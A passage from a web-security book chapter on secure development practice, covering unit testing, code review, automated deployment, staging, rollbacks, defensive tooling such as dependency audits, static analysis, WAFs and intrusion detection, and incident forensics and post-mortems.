
## Writing unit tests

As you add features to your web application, you should test them. The most reliable way to demonstrate that a feature is working correctly is to add *unit tests* to your codebase—small, automated tests that demonstrate a particular feature or function is working as intended. Unit tests should be run as part of your build process and are vital for demonstrating that your code is secure. Here are some scenarios that you might verify work correctly with unit tests:

- Authentication checks: Ensure that users have to supply a valid username and password to log in successfully.
- Authorization checks: Check that certain routes and actions are

accessible only to authenticated users. For example, ensure a user has to be logged in before posting content.

- Ownership checks: Check that users can edit only the content they are permitted to. For example, ensure they can edit their own posts but not each other's.
- Validation checks: Ensure that invalid HTTP parameters are rejected by the web application.



The percentage of the number of lines of your code that is executed when all your unit tests are run is called your *coverage*. (It is the amount of your codebase that is *covered* by testing.) You should aim to increase your coverage number as time goes on. In particular, when fixing bugs, it is a good

idea to add a unit test that demonstrates the error condition before fixing the bug. As you fix the bug, the test will go from failing to passing and will prevent the bug from recurring in the future. (100% coverage doesn't indicate your code is entirely correct, mind you; your tests will inevitably fail to check certain conditions, and may even have mistaken assumptions in their logic!)


Once your coverage is good, you should start using a *continuous integration/continuous delivery* (CI/CD) tool. These tools will respond to code changes being pushed to source control by running the build process and executing your unit tests, giving your team immediate feedback if unit tests start breaking.



## Doing code reviews

Before code is merged into the main branch and pushed to externally facing environments, you should apply the four eyes principle and ensure that somebody other than the author reviews the changes and approves them. You


can enforce this workflow with tools like GitHub, which can be configured to require a code review and approval before a pull request can be merged. You can (and should) also require your unit tests to be in a passing state before the final merge.



## Automating your release processes

Pushing code changes to an externally facing environment—whether it is a staging or test environment or your real production environment—should be as automated as possible. Your deployment scripts or processes should take code from source control or an artifact from your CI/CD system and push it to servers, running the build process as needed. If you use virtualization or containerization, this process will likely start up whole new servers in the deployment environment. If you are updating existing servers, you should use a DevOps framework like Puppet, Chef, or Ansible to deploy code in a deterministic manner.

The key motivation here is to remove the possibility of human error in this step, ensuring that a known-good version of the code is deployed and that deployment is verified once complete.




## Deploying to preproduction environments

You should deploy code changes to a testing or staging environment before pushing to production. (Continuous deployment systems often ensure the latest pre-release code is running on pre-production environments.) This will give you or your quality analysis team an opportunity to verify that the web application works as expected in a production-like environment before hitting the green light.

The usefulness of this step depends on keeping your production and staging environments as similar as possible: they should be running the same operating systems, web servers, and programming language runtimes and have similar datastores (albeit with dummy rather than real data). The only significant difference between environments should be in configuration. This will reduce the risk of novel issues cropping up in production that could have been identified in testing.

Once testing has been completed on your staging environment, it should (hopefully) be a formality to release to the production system. The release process should be identical in each environment, except for the sign-offs required to proceed.

You can think about your deployment to a staging environment as a dress rehearsal for a play: all the cast members get to rehearse their lines in front of a test audience (of QA testers) before performing their first live performance. Better to catch any mistakes in a safe environment than before a paying audience!



## Rolling back code

Unfortunately, mistakes do happen, and sometimes it is necessary to undo a release of code changes—this is called a *rollback*. Rollbacks are required when unexpected conditions are encountered in a production environment—either there was an oversight in testing, or some novel data produced unexpected edge cases or there proved to be some differences from the testing environment.

Rollbacks should be kept to a minimum, but you should also make them easy. The same scripts or processes that deployed the new code or artifacts should be able to put the previous versions back in place with the minimum of fuss. This will allow you to go back to the drawing board and figure out the root cause of the issue.

If your organization implements the blue green deployment described earlier,

rolling back a change is as simple as falling back to the blue environment (which will have remained unchanged.)

Changes to stateful systems like databases will always be more difficult to unwind, particularly if the changes have been destructive (e.g. dropping tables or columns in a SQL database) and data has been changing in the interim. Think carefully about how to manage such systems, and have a strategy to handle failed releases.

## Using tools to protect yourself

We've talked about the importance of automation in securing your processes, and it should come as no surprise that you can use a host of automated tools to detect security issues at each stage of your software development lifecycle. Because it's better to catch bugs and vulnerabilities early in the development lifecycle, let's start by looking at tools you can use at development time.

### Dependency analysis


Many dependency managers have an `audit` command that scans your dependency list and compares it then to a database of known vulnerabilities. You can think of these tools as safety inspectors, ensuring that harmful cargo is not being loaded: `npm` for Node.js, `pip` for Python, and `bundler` for Ruby can all be invoked from the command line in such a way as to report potential vulnerabilities in your third-party code. Tools like Snyk and GitHub's Dependabot go even further and can be configured to automatically open pull requests to upgrade to secure versions of these dependencies. These tools should be run on a scheduled basis, so you are kept in the loop about security issues early.

Scanning for insecure dependencies is an easy way to remove vulnerabilities in third-party code before an attacker can make use of them. Not all vulnerabilities will be exploitable in your application, however, and some upgrades will require you to change your code that interfaces with the dependency—so you need to ensure you read through the vulnerability description before deciding to patch it. Blindly updating dependency versions will end up causing a lot of busy work because, in a lot of cases, the

vulnerable functions in a particular dependency won't be actually invoked by your code. (The Go language utility `govulncheck` is nice in this respect because it analyzes your codebase to see whether a vulnerability can affect you.)

## Static analysis

Once you have secured your third-party code, static analysis tools like Qwiet.ai, Veracode, and Checkmarx can scan your codebase to determine whether the code you write contains vulnerabilities. Static code analysis should not be treated as a replacement for code reviews—they are severely limited in how they can understand the intent of code—but are efficient in catching certain classes of bugs. Such tools can detect where untrusted input enters your web application and trace it through to see whether it is treated safely when generating database invocations or writing HTTP responses. As such, they are a helpful way to detect injection and cross-site scripting vulnerabilities we will learn about later in the book.




## Automated penetration testing

*Penetration testing* is the practice of employing a friendly hacker to find

vulnerabilities in your web application before a malicious hacker does. The tools used for security analysis by penetration testers can also be deployed as standalone services. Services like Invicti and Detectify can be configured to crawl your web application and maliciously modify HTTP parameters, probing for vulnerabilities in the same way a hacker would.


Just be sure to run them on your staging environment if you are worried about data corruption! Also, be sure you don't run afoul of local laws – these are automated hacking tools, and some countries do not permit their use!



## Firewalls


A *firewall* is a piece of software that can stop malicious incoming network connections. Most operating systems come with a simple firewall that opens and closes ports for traffic. Firewalls can be also deployed standalone in your network, blocking traffic before they reach application servers.

*Web Application Firewalls* (WAF) operate higher in the network stack and can parse HTTP (and other protocol) traffic as it passes through. This allows them to detect and block malicious HTTP requests by spotting common attack patterns. Because WAFs use configurable blocklists, they are a useful way to quickly deploy protection strategies when a new vulnerability is discovered.



## Intrusion detection systems




While firewalls stop malicious traffic from getting to a computer, *intrusion detection systems* (IDS) can detect malicious activity on a computer. IDSs can check for unexpected changes in sensitive files, suspicious processes, and unusual network activity indicating that your system has been compromised. Systems handling sensitive data—like credit card numbers—often use IDSs to detect potential threats.



## Antivirus software

*Antivirus* (AV) software will scan files on disk and check them against a database of known malware signatures. Many organizations run AV software on their team's development machines, and servers too, especially if they allow users to upload files in any form.

Opinions vary in the software community about the effectiveness and resource-use of AV software. However, many organizations are subject to compliance obligations that require it to be run, so do some research before deploying your chosen tool.



## Owning your mistakes

No organization is perfect, and you can never predict every adversary that attacks you, so security incidents will inevitably happen, no matter how careful you are. It's important that you learn the correct lessons from security, improving your processes to reduce the likelihood of it recurring.

Your first priority in the event of a security event is to stem the bleeding. This can mean patching or re-imaging servers, rolling back code or deploying new code, updating firewall rules, or shutting down non-essential services that may have been compromised. Once that process is complete, you carefully plan your way back to stable running and start assessing the damage.

**Day(s) since  
security incident**



Determining which systems were compromised and how in the aftermath of a security incident is called *digital forensics*. This process must be undertaken as dispassionately and accurately as possible: you are looking for a clear timeline of events, a statement of facts, and an indication of which data (if any) was stolen or potentially stolen. If your company communicates security incidents to customers—and many companies are legally obliged to—this investigation will form the basis of your report.

Determining how the security event happened, and what can be done to prevent recurrences, is called a *post-mortem*. It is important to conduct this process without too much finger-pointing: you are looking for ways to improve your processes rather than to find scapegoats. If human error is to blame, how can you add additional oversight to avoid the same mistake being repeated? If your failure to plan for specific types of risk is at fault, how can you improve your threat modeling to plan for future risks?



An organization that learns from its mistakes is one that can move forward confidently. The large tech behemoths that are household names today have committed every security mistake that is described in this book at one time or another! The reason they are still in business is that they successfully found a way to improve security in the aftermath of an incident, in order to keep the trust of their users.

## Summary

- Implementing the four eyes principle—ensuring that changes to critical systems are reviewed before being implemented—will help catch security errors before they can cause problems.
- Restricting the permissions of your team members will mitigate the risk of employees going rogue or having their credentials stolen.
- Automating your processes will reduce the risk of human error, a common cause of security issues.

- Using third-party software rather than rolling your own solutions allows you to take advantage of the knowledge of outside experts when securing your systems.
- Keeping track of who performed which actions and when on your critical systems will help you diagnose the root cause of security issues as they occur, and assist with forensic analysis in the aftermath.
- Using source control, build tools, unit testing, and code reviews are the key to detecting security defects at the code level.
- Automating your deployment process is the key to avoiding human errors like misconfiguration.
- Deploying code to a preproduction environment will help you detect problems before they occur on production—just ensure your testing environment resembles your production environment as much as possible!
- Rolling back a release should be a fully automated (and rare!) process.
